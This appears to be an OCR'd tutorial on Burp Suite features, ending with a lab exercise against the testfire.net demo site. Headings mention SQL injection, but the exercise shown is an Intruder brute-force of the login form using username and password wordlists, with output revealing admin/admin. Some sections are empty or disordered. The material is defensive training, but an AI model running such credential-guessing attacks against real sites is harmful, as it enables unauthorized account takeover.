WHAT IS BURPSUITE?

It is a set of tools used for penetration testing of web applications. It is the most popular tool among professional web app security researchers and bug bounty hunters. Its ease of use makes it a more suitable choice over free alternatives like OWASP ZAP. Burp Suite is available as a community edition which is free. we can add additional plugins to get more functionality. These other plugins are called BApps, and by installing them, we can enhance the capability of the Burp Suite. It is the most popular tool for web security used by researchers because it is very easy to use, which makes it better as compared to other tools. There are other tools also in the market which are free of cost available, like OWASP ZAP etc., but they do not provide too much functionality.

WHY BURPSUITE?

Burp Suite is a valuable tool for web application security testing, and there are several reasons why security professionals and organizations choose to use it:

1.Identifying Vulnerabilities: Burp Suite helps security professionals identify vulnerabilities and security weaknesses in web applications. It can discover common issues such as SQL injection, cross-site scripting (XSS), CSRF (Cross-Site Request Forgery), and more. This is crucial for maintaining the security of web applications and protecting sensitive data.

2. Manual Testing:Burp Suite allows for manual testing and exploration of web applications. Security experts can intercept and manipulate HTTP requests and responses, making it easier to understand how the application works and identify potential security flaws.

3. Customization:Burp Suite is highly customizable. Security testers can create and use custom scripts and extensions to tailor their testing efforts to specific web applications and testing objectives. This flexibility is essential for comprehensive security testing.

4. Automated Scanning: Burp Suite offers automated vulnerability scanning capabilities, which can significantly speed up the testing process. It can scan a web application for known vulnerabilities and provide detailed reports, making it easier to prioritize and address issues.

5. Session Management Testing:The Sequencer tool in Burp Suite helps evaluate the quality and randomness of tokens and session management mechanisms used by web applications. This is critical for ensuring that sessions and authentication are secure.

6. Collaboration: Burp Suite includes a Collaborator tool that can help identify interactions between a web application and external systems. This can be useful for discovering potential security risks related to third-party integrations and dependencies.

7. Education and Training: Burp Suite is a widely used tool in the field of web application security. Many security professionals and ethical hackers use it for educational purposes to learn about web security concepts and best practices.

8. Reporting: Burp Suite generates detailed reports that can be shared with development and IT teams. These reports provide information about identified vulnerabilities, their severity, and recommendations for remediation.

It's important to note that while Burp Suite is a powerful tool for security testing, it should only be used on web applications and systems for which you have explicit authorization or ownership. Unauthorized testing can potentially disrupt services and may even lead to legal consequences. Ethical and responsible usage of Burp Suite is essential to maintain the security and integrity of web applications.

FEATURES OF BURPSUITE:

1.Proxy: Burp Suite acts as an intercepting proxy server, allowing you to intercept and inspect HTTP(S) traffic between a web browser and a web application. This is useful for understanding how the application works and for identifying potential security issues.

2. Scanner: Burp Suite includes an automated vulnerability scanner that can analyze web applications for common security vulnerabilities, such as SQL injection, cross-site scripting (XSS), and more. It provides detailed reports on identified vulnerabilities.

3. Intruder: The Intruder tool allows users to perform automated and customizable attacks against web applications. It's useful for testing how an application responds to different inputs, including brute force attacks, parameter manipulation, and more.

4. Repeater: With the Repeater tool, you can manually manipulate and reissue HTTP requests to a web application. This is helpful for testing how the application responds to specific inputs and for further exploring vulnerabilities.

5. Sequencer:The Sequencer tool analyzes the randomness and quality of tokens generated by an application, which can be important for identifying weaknesses in session management and cryptographic algorithms.

6. Extensibility: Burp Suite supports the development and integration of custom extensions, allowing you to add functionality or automate specific tasks to suit your testing needs.

8. Target Scope: Burp Suite allows you to define the scope of your testing by specifying which hosts and URLs are within scope. This helps focus your testing efforts on the relevant parts of the application.

11. Content Discovery: You can use Burp Suite to discover hidden or sensitive files and directories within a web application, helping you identify potential security risks.

12. Fuzzing: Burp Suite supports input-based fuzzing, which involves sending a variety of malformed data to web application inputs to discover unexpected behavior or vulnerabilities.

13.Reporting:Burp Suite generates detailed reports that document identified vulnerabilities, their severity, and recommendations for remediation. These reports can be shared with development and IT teams.

14. Customization: Users can create and use custom scripts and extensions to tailor their testing efforts to specific web applications and testing objectives.


15. Automation:Burp Suite provides the ability to automate various tasks, including scanning, testing, and reporting, to streamline the security testing process.

TESTING ANYONE VULNERABILITY IN testfire.net:

configuring web browser to use burpsuite:


Step:1

Go to your browser open settings->system->computer proxy settings->use a proxy server




.

Then go to burpsuite community e dition select proxy and then make sure the intercept is on




Now click on open browser such that it opens destinated browser

Now search any data in that at first it will be loading we get the result only if we click the forward option in burpsuite proxy





Doing any vulnerability in testfire.net:

SQL INJECTION:



CHANGE ADMIN NAME AND PASSWORD





PROPER VALIDATION

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 × 2 × ...

Target Positions Payloads Resource Pool Options

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
1  POST /doLogin HTTP/1.1
2  Host: testfire.net
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 37
9  Origin: http://testfire.net
10 DNT: 1
11 Connection: close
12 Referer: http://testfire.net/login.jsp
13 Cookie: JSESSIONID=7800F77FB1E71889FC7B480643357FE7
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 uid=§heloo§&passw=§jjaajj§&btnSubmit=Login
```

Add §
Clear §
Auto §
Refresh

Search... 0 matches Clear

2 payload positions Length: 578

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 × 2 × ...

Target Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 10

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear

user
test
jdoe
hello
test123
user123
admin
admin123
apache
apache_admin

Add

Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options Us

1 × 2 × ...

Target Positions Payloads Resource Pool Options

Payload set: 2 Payload count: 10

Payload type: Simple list Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear

user
pass123
passwd
test123
123456
admin
admin123
apache
hello
password

Add

Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add
Edit

Enabled | Rule

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
48	admin123	123456	302			145	
49	apache	123456	302			145	
50	apache_admin	123456	302			145	
51	user	admin	302			145	
52	test	admin	302			145	
53	jdoe	admin	302			145	
54	hello	admin	302			145	
55	test123	admin	302			145	
56	user123	admin	302			145	
57	admin	admin	302			255	
58	admin123	admin	302			145	
59	apache	admin	302			145	
60	apache_admin	admin	302			145	

Request Response

Pretty Raw Hex \n ≡

```
2  Host: testfire.net
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 37
9  Origin: http://testfire.net
10 DNT: 1
11 Connection: close
12 Referer: http://testfire.net/login.jsp
13 Cookie: JSESSIONID=7800F77FB1E71889FC7B480643357FE7
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 uid=admin&passw=admin&btnSubmit=Login
```

Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.